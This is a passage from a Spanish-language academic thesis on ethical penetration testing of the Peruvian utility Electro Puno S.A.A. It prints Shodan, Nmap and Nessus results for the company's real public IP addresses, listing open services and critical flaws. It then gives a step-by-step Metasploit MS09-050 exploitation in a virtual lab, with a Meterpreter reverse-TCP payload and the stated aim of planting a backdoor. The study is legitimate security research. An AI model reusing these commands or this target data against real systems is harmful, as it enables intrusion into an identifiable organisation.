*6.* **Informe:** Los hallazgos identificados durante la etapa de penetración deberían ser catalogados en un formato, describiendo cada hallazgo en términos técnicos y no técnicos según el contexto de los negocios analizados para que estos puedan ser remediados en lo posible. Los reportes deben describir las vulnerabilidades encontradas, incluyendo: La descripción de los procesos que fueron utilizados por el Tester para lograr resultados particulares. Los resultados, las herramientas y capturas de pantallas de las explotaciones exitosas, así como también las técnicas asociadas a los riesgos y como estos pueden ser corregidos.

### 3.5.2 Recolección de datos y resultados esperados

En la segunda y tercera fase de la prueba de penetración, se utilizó varias herramientas para identificar los servicios que corren en los sistemas bajo análisis, así como la utilización escáneres de vulnerabilidad para la búsqueda de potenciales debilidades en estos sistemas. Los datos obtenidos son muy importantes para continuar con las fases posteriores ya que proveen información valiosa acerca de las potenciales vulnerabilidades de los sistemas y de este resultado muchos ataques efectivos pueden ser claramente definidos.

Los datos obtenidos son representados mediante cuadros estadísticos y tablas, los cuales determinaron la efectividad de cada herramienta. La cuantificación del nivel del grado devulnerabilidad está establecida según la valoración determinada por cada herramienta.

# CAPÍTULO IV

# RESULTADOS Y DISCUSION

Para una mejor precisión y entendimiento de resultados, primeramente, se realizó la aplicación de esta prueba de penetración en dos períodos diferentes para la búsqueda de información, análisis y evaluación. Luego se procedió a la simulación de un ataque real enun entorno virtual en la *Fase de explotación*, utilizando una vulnerabilidad obtenida enla *Fase de escaneo de vulnerabilidad*, finalmente los resultados más representativos sonmostrados de acuerdo a cada una de las etapas de la metodología para esta prueba.

## 4.1 Prueba de penetración (2015 y 2017)

### 4.1.1 Fase de planeación y preparación

Esta etapa es crítica para la evaluación de la seguridad y es usado para obtener información necesaria para la ejecución de la evaluación, como son: los recursos que serán evaluados, las vulnerabilidades que puede haber sobre estos recursos, los controles de seguridad que se utilizan para proteger estos recursos y luego desarrollar una estrategia de evaluación. Una evaluación de la seguridad debería ser tratada como cualquier otro proyecto, con un plan de gestión de proyecto para dirigir los objetivos, alcance, requerimientos, roles de equipo, responsabilidades, limitaciones, factores de riesgo, recursos, horarios y reportes (Council, 2015). Como uno de los objetivos es demostrar los riesgos de seguridad de la seguridad de la información de la empresa Electro Puno S.A.A, el propósito será proveernos de información necesaria, identificar los objetivos, elegir adecuadamente los procedimientos y herramientas y delimitar el alcance para evitar errores que pudieran acarrear posteriores acciones legales.

### 4.1.2 Fase de recolección de la información

Después de hacer los planes y preparaciones necesarios para efectuar la prueba de penetración sobre el sistema objetivo, el siguiente paso es obtener la suficiente información posible. Hay una variedad de herramientas disponibles en internet que ayudarán con este propósito. Una excelente herramienta que ofrece la nube es Shodanhq, además del uso deNmap.

#### 4.1.2.1 Primera ejecución (22 Julio 2015)

1.**Shodan**

Usando Shodan, uno de los más poderosos scanners que ofrece la internet, podemos explorar a profundidad el rango de direcciones de IP, servidores, ubicaciones y servicios de un dominio.






*Figura 6.* Búsqueda de información



| | |
|---|---|
| **190.116.55.237**<br>Claro Peru<br>Added on 22.03.2015<br>Lima | Anonymous login successful<br>Sharename Type Comment<br>------- -- -----<br>Error returning browse list:<br>NT_STATUS_ACCESS_DENIED<br>Anonymous login successful<br>Server Comment<br>------- -----<br>ARCHIVOS Servidor de Archivos<br>BLSVR01<br>BLSVR02<br>BLSVR03 BLSVR03<br>BLSVR04_2<br>BLSVR05<br>ELPUSVR01<br>ELPUSVR02<br>ELPUWEB<br>GM-SC |
| **190.116.55.235**<br>Claro Peru<br>Added on 12.03.2015<br>Lima<br>mail.electropuno.com.pe | Anonymous login successful<br>Sharename Type Comment<br>------- -- -----<br>Error returning browse list:<br>NT_STATUS_ACCESS_DENIED<br>Anonymous login successful<br><br>Server Comment<br>------- -----<br>ARCHIVOS Servidor de Archivos<br>BLSVR01<br>BLSVR02<br>BLSVR03 BLSVR03<br>BLSVR04<br>BLSVR05<br>BLSVR06<br>CAJAJ_02<br>ELPUSVR01<br>ELPUSVR02 |
| **190.40.176.38**<br>Telefonica del Peru<br>Added on 04.10.2013<br>Lima | NetBIOS Response<br>Servername: LA201124<br>MAC: ec:55:f9:c4:97:6a<br><br>Names:<br>LA201124 <0x0><br>ELECTROPUNO <0x0><br>LA201124 <0x20><br>ELECTROPUNO <0x1e><br>ELECTROPUNO <0x1d><br>MSBROWSE <0x1> |

*Figura 7*. Resultado de la búsqueda

La Figura 7 muestra las 4 direcciones públicas asociadas al dominio de la empresa Electro Puno S.A.A. Cada una representa un servidor corriendo diferentes servicios, así como la ubicación de los proveedores de Internet.

2.**Nmap**

De la ejecución de Nmap contra las direcciones IP encontrados por Shodanhq, las 4 direcciones son guardadas en un archivo de texto *"Listscan"* y Nmap se hace cargode barrer estas direcciones mediante:

```
root@kali:˜#nmap -sV -A -O -iL Listscan »EPU_ListScanBack
```

Como resultado se muestra una parte de este escaneo sobre la dirección:

***190.116.55.237***

PDTNmap scan report for 190.116.55.237
Host is up (0.046s
latency). Not shown: 983
closed ports
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 6.0
135/tcp open msrpc Microsoft Windows
RPC139/tcp open netbios-ssn
445/tcp open microsoft-ds Microsoft Windows 2003 or 2008 microsoft-
ds514/tcp filtered shell
808/tcp open http-proxy CCProxy http proxy
(unauthorized)1042/tcp open msrpc Microsoft Windows
RPC
1069/tcp open cognex-insight?
1494/tcp open citrix-ica Citrix Metaframe XP ICA
2020/tcp open http Citrix Metaframe ICA Browser 2301/tcp open http HP Proliant
Sys-tem Management 6.2.0.13 (CompaqHTTPServer 9.9)
2381/tcp open ssl/http HP Proliant System Management 6.2.0.13
(CompaqHTTPServer9.9) 3389/tcp open ms-wbt-server Microsoft Terminal Service
8009/tcp open ajp13 Apache Jserv (Protocol v1.3) 8082/tcp
open http Apache Tomcat/Coyote JSP engine 1.1 27000/tcp
open flexlm FlexLM license manager
Device type: general purpose Running: Microsoft Windows
7|XP OS CPE: cpe:/o:microsoft:windows_7:::enterprise
cpe:/o:microsoft:windows_xp::sp3 OS details: Microsoft
Windows 7 Enterprise, Microsoft Windows XP SP3
...

Según el resultado anterior, se puede observar que este servidor tiene instalado el CITRIX y ofrece sus servicios a través del puerto 1494 en tcp sobre un servidor de Microsoft. También se puede observar una descripción detallada de otros servicios, puertos abiertos, el estado y la versión de cada uno de ellos.

#### 4.1.2.2 Segunda ejecución (09 Julio 2017)

El uso de Shodan no dio muy buenos resultados, así que se tuvo que recurrir a Nmap y Nessus para esta tarea. Resaltar que Nessus encontró 44 direcciones para la subnet cuya dirección es ***190.90.23.0/24***, de las cuales el objetivo inicial cambio de dirección IP a ***190.90.23.228***, más no del mismo problema, por lo cual se eligió esta dirección IP.

1. **Nmap**

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-07-09 19:41 -05
Nmap scan report for 190.90.23.228
Host is up (0.12s latency).
Not shown: 836 closed ports, 153 filtered ports
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 6.0
1044/tcp open msrpc Microsoft Windows RPC
1069/tcp open cognex-insight?
1494/tcp open citrix-ica Citrix Metaframe XP ICA
2020/tcp open http Citrix Metaframe ICA Browser
2301/tcp open http HP System Management Homepage 6.2.0.13 (CompaqHTTPServer
9.9)
2381/tcp open ssl/http HP System Management Homepage 6.2.0.13 (CompaqHTTPSer-
ver 9.9)
3389/tcp open ms-wbt-server Microsoft Terminal Service
8009/tcp open ajp13 Apache Jserv (Protocol v1.3) 8082/tcp
open http Apache Tomcat/Coyote JSP engine 1.127000/tcp open
flexlm FlexLM license manager
Device type: general purpose|WAP
Running (JUST GUESSING): Microsoft Windows
2003|XP|2000 (92 %), Apple embed- ded (89 %), FreeBSD 6.X
(85 %)
```

Según los resultados obtenidos de estas ejecuciones, se obtuvo información relevante delos potenciales objetivos, información de puertos abiertos, su estado y el nombre de los servicios que están corriendo sobre estos sitios. De esta forma se pudo elegir como objetivo a la dirección ***190.90.23.228***, básicamente se trata de los servicios web que brinda CITRIX y que a su vez residen sobre servidores HP y cuyo sistema operativo es ***WindowsServer 2003***, esto es bastante significativo y alentador, puesto que generalmente los administradores crean políticas de seguridad en los firewalls para limitar el acceso público a esta información.

Ahora, es hora de poner en evidencia los potenciales riesgos de seguridad de la información que podría tener la empresa ELECTRO PUNO S.A.A.

### 4.1.3 Fase de escaneo de vulnerabilidad

Después de obtener la información relevante de los sistemas bajo análisis, el siguiente paso es determinar si existen vulnerabilidades. Una prueba de penetración dispone de una serie de herramientas que están disponibles para esta fase, esto es también conocido como escaneo manual de vulnerabilidad (Nadeem & M. Kashif, 2013). Para esta etapa se hará usode Nessus y Acunetix. Como resultado final de su análisis ambas herramientas muestran un resumen completo de todas las vulnerabilidades de los sistemas analizados, CVEs , exploits, entre otros. Dentro de este informe también se indica como se debería actuar ante estas vulnerabilidades.

Habiendo elegido a la dirección ***190.90.23.228*** como sistema objetivo, esto para no desviar el propósito inicial y extender el proceso de prueba de penetración a todos los posibles objetivos; ya que en si es repetitivo, *ver sección 1.1.3.7*, se procedió a efectuar los análisis para esta etapa en los mismos períodos de la fase anterior, obteniéndose los siguientes resultados:

#### 4.1.3.1 Primera ejecución (22 Julio 2015)

La ejecución de Nessus sobre la dirección ***190.116.55.237,*** dio los siguientes resultados.





*Figura 8.* Análisis de Vulnerabilidades con Nessus

**190.116.55.237**

**Summary**

| Critical | High | Medium | Low | Info | Total |
|---|---|---|---|---|---|
| 2 | 6 | 3 | 1 | 24 | 36 |

**Details**

| Severity | Plugin Id | Name |
|---|---|---|
| Critical (10.0) | 53532 | HP System Management Homepage < 6.3 Multiple Vulnerabilities |
| Critical (10.0) | 58811 | HP System Management Homepage < 7.0 Multiple Vulnerabilities |
| High (9.7) | 59851 | HP System Management Homepage < 7.1.1 Multiple Vulnerabilities |
| High (9.3) | 58435 | MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (uncredentialed check) |
| High (9.3) | 66541 | HP System Management Homepage < 7.2.0.14 iprange Parameter Code Execution |
| High (9.3) | 76345 | HP System Management Homepage < 7.2.4.1 / 7.3.3.1 OpenSSL Multiple Vulnerabilities |
| High (9.0) | 70118 | HP System Management Homepage ginkgosnmp.inc Command Injection |
| High (7.8) | 69020 | HP System Management Homepage < 7.2.1.0 Multiple Vulnerabilities |
| Medium (6.8) | 72959 | HP System Management Homepage < 7.3 Multiple Vulnerabilities |
| Medium (5.0) | 26920 | Microsoft Windows SMB NULL Session Authentication |
| Medium (5.0) | 57608 | SMB Signing Required |
| Low (2.6) | 10759 | Web Server HTTP Header Internal IP Disclosure |
| Info | 10107 | HTTP Server Type and Version |

*Figura 9.* Resumen del escaneo de vulnerabilidades con Nessus

Las Figuras 8 y 9 muestran el resumen de todas las vulnerabilidades halladas, estos ordenados según el grado de riesgo, de los cuales lo más significativo fueron 2 riesgos críticos.

### 4.1.3.2 Segunda ejecución (09 Julio 2017)

La ejecución de Nessus sobre la dirección ***190.90.23.228***, dio los siguientes resultados.


*Figura 10.* Análisis de vulnerabilidades con Nessus

**190.90.23.228**

**Summary**

| Critical | High | Medium | Low | Info | Total |
|---|---|---|---|---|---|
| 8 | 7 | 8 | 2 | 26 | 51 |

**Details**

| Severity | Plugin Id | Name |
|---|---|---|
| Critical (10.0) | 53532 | HP System Management Homepage < 6.3 Multiple Vulnerabilities |
| Critical (10.0) | 58811 | HP System Management Homepage < 7.0 Multiple Vulnerabilities |
| Critical (10.0) | 84729 | Microsoft Windows Server 2003 Unsupported Installation Detection (ERRATICGOPHER) |
| Critical (10.0) | 85181 | HP System Management Homepage < 7.2.5 / 7.4.1 Multiple Vulnerabilities (POODLE) |
| Critical (10.0) | 90150 | HP System Management Homepage < 7.5.4 Multiple Vulnerabilities (Logjam) |
| Critical (10.0) | 91222 | HP System Management Homepage Multiple Vulnerabilities (HPSBMU03593) |
| Critical (10.0) | 94654 | HP System Management Homepage < 7.6 Multiple Vulnerabilities (HPSBMU03653) (httpoxy) |
| Critical (10.0) | 97994 | Microsoft IIS 6.0 Unsupported Version Detection |
| High (9.7) | 59851 | HP System Management Homepage < 7.1.1 Multiple Vulnerabilities |
| High (9.3) | 58435 | MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (uncredentialed check) |

*Figura 11.* Resumen del escaneo de vulnerabilidades con Nessus

En las Figuras 10 y 11 se puede observar un incremento significativo de vulnerabilidades con respecto a las 2 evaluaciones anteriores. Según el grado de riesgo de estos resultados, se pudo seleccionar con mayor precisión las vulnerabilidades más relevantes, como se muestra a continuación:

Tabla 1

*Primera prueba de penetración - 2015.*

| **Nessus** | **Nº Vulnerabilidades** | **%** |
|---|---|---|
| Crítico | 2 | 5.6 |
| Alto | 6 | 16.7 |
| Medio | 3 | 8.3 |
| Bajo | 1 | 2.8 |
| Info | 24 | 66.7 |
| Total | 36 | 100 |

*Nota.* Destacar las vulnerabilidades categorizadas como Críticos.

Tabla 2

*Segunda prueba de penetración - 2017.*

| **Nessus** | **Nº Vulnerabilidades** | **%** |
|---|---|---|
| Crítico | 8 | 15.7 |
| Alto | 7 | 13.7 |
| Medio | 8 | 15.7 |
| Bajo | 2 | 3.9 |
| Info | 26 | 51 |
| Total | 51 | 100 |

*Nota.* Destacar las vulnerabilidades categorizadas como Críticos.

De acuerdo a los cuadros anteriores se puede notar una significativa variabilidad en cuanto a los riesgos Críticos en un 400 % y un ligero incremento del 17 % en las Altas según esta última ejecución, cabe señalar que estos resultados podrían variar debido a algunos factores como el ancho de banda en el momento de la ejecución del análisis, la actualización de plugins, entre otros; esto es conocido como falsos positivos (Cengage Learning Staff, 2011) . También mencionar que no se utilizaron credenciales para este análisis, esto por las restricciones de la investigación. El análisis de las vulnerabilidades hallados en esta fase es descrito en el *anexo 2*. El análisis sobre el servidor real termina en esta etapa debido a las *limitaciones* del alcance de esta tesis, por lo tanto, las siguientes etapasse realizaron sobre un entorno virtual controlado para concluir con el proceso de prueba de penetración. *Cabe mencionar que no implica que las siguientes etapas no se puedan realizar sobre objetivos reales. Pero como se mencionó este es una investigación sobre un tema de* ***Hacking Ético – White Hat****.*

### 4.1.4 Fase de explotación

Este es el paso de la prueba de seguridad que recibe toda la presión y es en forma simple, el proceso de validar una vulnerabilidad descubierta. Es importante darse cuenta de que no es un proceso completamente exitoso, algunas vulnerabilidades no tendrán exploits y algunos los tendrán, para un determinado nivel de parche del sistema operativo, pero no para otros. La herramienta más popular y libre para esta tarea es Metasploit (Singh, 2012), ahora poseído por Rapid7.

El entorno de red virtual que fue establecido consiste en 4 hosts, como se detalla en la siguiente configuración.

Tabla 3

*Configuración de máquinas virtuales para la prueba de penetración.*

| IP | Sistema operativo | Función | Servicios |
|---|---|---|---|
| 192.168.221.3 | Kali Linux | Equipo para la prueba de penetración | SSH |
| 192.168.1.7 | | | POSTGRESS |
| | | | NESSUSD |
| | | | MSFCONSOLE |
| 192.168.1.2 | Microsoft Windows Server 2008 R2 | Equipo de prueba. | IIS |
| | | | LDAP |
| | | | DNS |
| | | | DHCP |
| 192.168.1.3 | Metasploitable | Equipo de prueba | APACHE |
| | | | MYSQL |
| | | | SAMBA |
| DHCP | Windows 7 SP1 | Equipo de prueba. | |

*Nota.* Esta tabla muestra los recursos utilizados para ejecutar la prueba de penetración sobre el entorno virtual.

A continuación, se muestra el resumen del escaneo de vulnerabilidades de la prueba de penetración ejecutado sobre la máquina virtual de Metasploitable mediante las herramientasNessus y OpenVAS.

Tabla 4

*Resultado de vulnerabilidades utilizando la herramienta Nessus.*

| **Nessus** | **Nº Vulnerabilidades** | **%** |
|---|---|---|
| Crítico | 7 | 6.7 |
| Alto | 4 | 3.8 |
| Medio | 16 | 15.4 |
| Bajo | 7 | 6.7 |
| Info | 70 | 67.3 |
| Total | 104 | 100 |

*Nota.* Destacar las vulnerabilidades Críticas sobre la máquina virtual Metasploitable.

Tabla 5

*Resultado de vulnerabilidades utilizando la herramienta OpenVAS*

| **OpenVAS** | **Nº Vulnerabilidades** | **%** |
|---|---|---|
| Alto | 29 | 21 |
| Medio | 18 | 13 |
| Bajo | 3 | 2.2 |
| Log | 88 | 63.8 |
| False Pos | 0 | 1 |
| Total | 138 | 100 |

*Nota.* Destacar las vulnerabilidades Críticas sobre la máquina virtual Metasploitable.

El resumen del escaneo de vulnerabilidades de la prueba de penetración ejecutado sobre la máquina virtual de Windows Server 2008 R2 mediante las herramientas Nessus y OpenVAS, se muestra a continuación.

Tabla 6

*Resultado de vulnerabilidades utilizando la herramienta Nessus.*

| **Nessus** | **Nº Vulnerabilidades** | **%** |
|---|---|---|
| Crítico | 4 | 6.2 |
| Alto | 4 | 6.2 |
| Medio | 10 | 15.4 |
| Bajo | 2 | 3.1 |
| Info | 45 | 69.2 |
| Total | 65 | 100 |

*Nota.* Destacar las vulnerabilidades Críticos encontrados en la máquina virtual Windows Server 2018 R2.

Tabla 7

*Resultado de vulnerabilidades utilizando la herramienta OpenVAS.*

| **OpenVAS** | **Nº Vulnerabilidades** | **%** |
|---|---|---|
| Alto | 4 | 7.3 |
| Medio | 5 | 9.1 |
| Bajo | 3 | 5.5 |
| Log | 43 | 78.2 |
| False Pos | 0 | 0 |
| Total | 55 | 100 |

*Nota.* Destacar las vulnerabilidades Críticos encontrados en la máquina virtual Windows Server 2018 R2.

El siguiente paso es definir el esquema físico del entorno virtual en base al modelado dela red bajo análisis. Como se muestra en la Figura 12 y 13.





*Figura 12.* Esquema real de ataque externo





*Figura 13.* Esquema de simulación de la prueba(virtualización)

#### 4.1.4.1 Explotación de Windows Server 2008 R2

Sobre la base de los resultados obtenidos en los cuadros 4, 5, 6 y 7 y para determinar la mejor manera de ejecutar la prueba de penetración sobre el entorno virtual, es que se eligió a la vulnerabilidad: MS09-050 (según el boletín se seguridad de Microsoft, *es una Vulnerabilidad en Smbv2 que podría permitir la ejecución remota de código (975517)*) de la máquina virtual Windows Server 2008 R2. Esta elección es también porque este es el SO en el que corren los servicios de los servidores de la empresa bajo investigación. El objetivo por lo tanto es ganar acceso a este servidor, posteriormente crear el Backdoorpara el reingreso posterior.

Desde la consola de Metasploit y previa configuración del servicio de la administración de la base de datos postgresql, nos conectaremos a la base de datos *'PTES'*, para el almacenamiento de la información de la prueba de penetración.

```
msf> db_connect will:asgeir@127.0.0.1:5432/PTES
[*] Rebuilding the module cache in the background...
msf> db_status
[*] postgresql connected to PTES
```

*Figura 14.* Conexión a la base de datos Postgresql

Luego se cargó el plugin de Nessus que permitió trabajar mediante el shell de comandos *(msfconsole)* de Metasploit, con esto se pudo llevar a cabo las importaciones y el escaneo de vulnerabilidades, entre otros. Posteriormente es necesario conectarse al servidor Nessus, como mención aparte es el parámetro *'ok'* al final, esto es para evitar un ataque del hombre en el medio (Man in the middle Attack).

```
msf> load nessus
[*] Nessus Bridge for Metasploit 1.1
[+] Type nessus_help for a command listing
[*] Successfully loaded plugin: nessus
msf> nessus_connect root:asgeir@192.168.1.7 ok
[*] Connecting to https://192.168.1.7:8834/ as root
[*] Authenticated
```

*Figura 15.* Carga del plugin Nessus

Para crear una nueva exploración, se ejecuta el comando *'nessus_scan_new'*, al cual se le pasa como parámetros, la política actual, seguido del nombre y finalmente la dirección IP del objetivo. Cuando se completa la exploración, Nessus genera un informe con los resultados obtenidos. En la siguiente Figura 16 se puede ver como Nessus comienza esteproceso y crea un identificador *(uid)*.

```
msf> nessus_scan_new 1 winsrv2008PTES 192.168.1.2
[*] Creating scan from policy number 1, called "winsrv2008PTES" and scanning 192
.168.1.2
[*] Scan started.  uid is 296889fb-72d5-c2ff-e10e-0776dc621b39e52dd87bc61de8d8
```

*Figura 16.* Nueva exploración con Nessus

Finalmente, se carga el resultado para mostrar el número de vulnerabilidades.

```
msf> nessus_report_get 296889fb-72d5-c2ff-e10e-0776dc621b39e52dd87bc61de8d8
[*] importing 296889fb-72d5-c2ff-e10e-0776dc621b39e52dd87bc61de8d8
[*] 192.168.1.2
[+] Done
msf> hosts -c address,vulns
Hosts
=====
address       vulns
-------       -----
192.168.1.1   75
192.168.1.2   93
```

*Figura 17.* Importación de escaneo

Como se observa en la Figura 17 , se encontró 93 vulnerabilidades. Ahora se procede a revisar si el puerto *445* está abierto, ya que será este el que se explote. Ejecutando el comando *'services'* sobre la base de datos que contiene la información se pudo confirmarque efectivamente este puerto está abierto.

```
msf> services -s smb -p 445 -r tcp
Services
========
host          port  proto  name  state  info
----          ----  -----  ----  -----  ----
192.168.1.2   445   tcp    smb   open
```

*Figura 18.* Búsqueda de puertos

Lo siguiente será buscar el exploit adecuado para explotar este puerto, el cual como se vioen el análisis anterior, es una vulnerabilidad al servicio de Samba que corre en este puerto*445*.

```
msf > search MS09-050

Matching Modules
================

   Name                                                Disclosure Date
   ----                                                ---------------
   auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh
   auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff
   exploit/windows/smb/ms09_050_smb2_negotiate_func_index    2009-09-07 00:0
```

*Figura 19.* Búsqueda del exploit

Tras elegir al exploit *'ms09_050_smb2_negotiate_fun_index'* basado en Windows, se procedió a configurar los parámetros requeridos para su ejecución, el comando '*show options'* permite mostrar estos requisitos, como se puede ver en la Figura 20, son obligatorios los 3 parámetros.

```
msf> use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   445              yes       The target port
   WAIT    180              yes       The number of seconds to wait for the
k to complete.


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

*Figura 20.* Selección de del exploit

Luego se eligió como payload el Meterpreter-conection TCP reversa para Windows, el cual requiere como parámetro el host local LHOST: 192.168.1.7.

```
msf exploit(ms09_050_smb2_negotiate_func_index) > set RHOST 192.168.1.2
RHOST => 192.168.1.2
msf exploit(ms09_050_smb2_negotiate_func_index) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms09_050_smb2_negotiate_func_index) > set LHOST 192.168.1.7
LHOST => 192.168.1.7
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST   192.168.1.2      yes       The target address
   RPORT   445              yes       The target port
   WAIT    180              yes       The number of seconds to wait for the attack to complete.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (accepted: seh, thread, process, none)
   LHOST     192.168.1.7      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista SP1/SP2 and Server 2008 (x86)
```

*Figura 21.*Configuración de parámetros del exploit

La siguiente Figura 22 , muestra que la vulnerabilidad fue explotada exitosamente. Se puede observar que se abrió una sesión desde la maquina local hacia la maquina remota en el puerto 4444 local y 51184 remoto (192.168.1.7:4444 ->192.168.1.2:51184).

Lo que significa que la explotación ha sido exitosa el meterpreter generado por el Payload está siendo ejecutado y ahora tenemos un canal de comunicación entre el meterpreter payload en la victima con la maquina atacante (Singh, 2012) , iniciándose un intérprete de comandos *meterpreter*, con el cual podemos ejecutar comandos arbitrarios según nuestra necesidad.





*Figura 22.* Sesión abierta por el payload

Las siguientes Figuras 23 y 24 , muestran los comandos que nos permiten reunir información sobre el servidor y el identificador de usuario actual (Administrador).

